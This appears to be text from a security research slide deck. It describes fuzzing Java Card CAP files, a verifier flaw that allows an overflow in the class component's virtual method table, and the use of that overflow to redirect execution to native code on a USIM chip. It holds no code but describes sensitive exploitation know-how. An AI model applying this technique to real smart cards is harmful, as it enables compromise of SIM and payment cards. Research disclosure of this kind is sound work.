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# Fuzzing and Overflows in Java Card Smart Cards



# Summary

## Java Card Platform

- Java Card Security Model

## A flaw in the BCV : overflow in class component

- Overflow in the Class Component

## Native code execution in the VM

- Native call mechanism

## Arbitrary native code execution

- Native code injection from verified applet



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# The Java Card Platform

JAVA IN A NUTSHELL

# Java Card Security Model


## Off-card security model

- Enables references from other packages to the item to be resolved on the device



## On-card security model






# A flaw in the BCV

OVERFLOW IN THE CLASS COMPONENT

## Mutation at generation N

- Insertion - insert a byte in the cap file,
- Deletion - delete a byte in the cap file,
- Transversion - modify the value of a byte in the cap file.




# Evolutionary fuzzer

## Selection

- Feed the mutants to the BCV,
- Non compliant cap files are discarded (natural selection)

## Oracle

- Compliant cap files are executed in simulated Java Card VM
- Crashes are analyzed manually






# Evolutionary fuzzer

## Generation N+1

- Survival mutants are retained for the next generation

## BCV flaw detected at generation 2



# Virtual method token linking

## Externally visible Items are assigned token


- Enables references from other packages to the item to be resolved on the device

## Call to a virtual method : InvokeVirtual short\_val

- Short\_val: index in the Constant Pool (CP) of the package
- resolves to a Class token and a Method token

## Method token is an index in the public\_virtual\_method\_table of the class

- Offset of the method in the Method Component (bytecode)



# Missing check in the BCV

## Method offset information is redundant

- In Class component (seen previously)
- In Descriptor component

## Descriptor Component

- Source information for the BCV

- “ The Descriptor Component provides sufficient information to parse and verify all elements of the CAP file.”

Java Card specification

## Class component

- Not correctly checked by the BCV
- Loaded on card to perform Token Based Linking




# Overflow in the class component

## Number of entries in the public\_virtual\_method\_table

➤ Not checked by the BCV

## InvokeVirtual



## The method offset resolution causes an overflow on card

➤ Not detected by the BCV

# Exploitation of the overflow

## Memory mapping

- Loading order of Cap components
  - Class Component
  - Method Component
- `public_virtual_method_table` overflow falls into bytecode

Class Component		
	[...]	
	Public Virtual Method Table (PVMT)	7 : offset 0x0015
		8: offset 0x001d
Method Component	Method 0	Method Header
		Method bytecode

Class Component		
	[...]	
	PVMT	7 : offset 0x0015
Method Component	Method 0	Method Header
		Method bytecode



Method offset is controlled by the attacker

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# Native code execution

IN THE VIRTUAL MACHINE

# Target overview

## ■ USIM open platform

- Over The Air (OTA) late loading

## ■ Embedded on ST33F1M


- ARM 32 bit RISC core
- 30 Kbytes RAM memory
- 1280 Kbytes FLASH memory
- ISO7816 T=0 T=1
- SWP interface for communication with NFC router



## ■ The VM has a mechanism to switch to native code execution

## ■ Compliant with JAVA Native Interface (JNI)


- Native methods are identified by a proprietary bit in the header (ACC\_NATIVE)
- Array of pointer to JNI functions
- JNI interface pointer
  - Provided in the body of the native method






## Native methods are invoked like other methods

- *InvokeVirtual* bytecode
- If the “Native bit” is set, jump to native methods array
  - First 2 bytes of the method code the interface pointer



# Exploitation of the overflow

## Native header hidden in the bytecode



# Arbitrary native code execution

NATIVE CODE INJECTION IN COMMUNICATION BUFFER

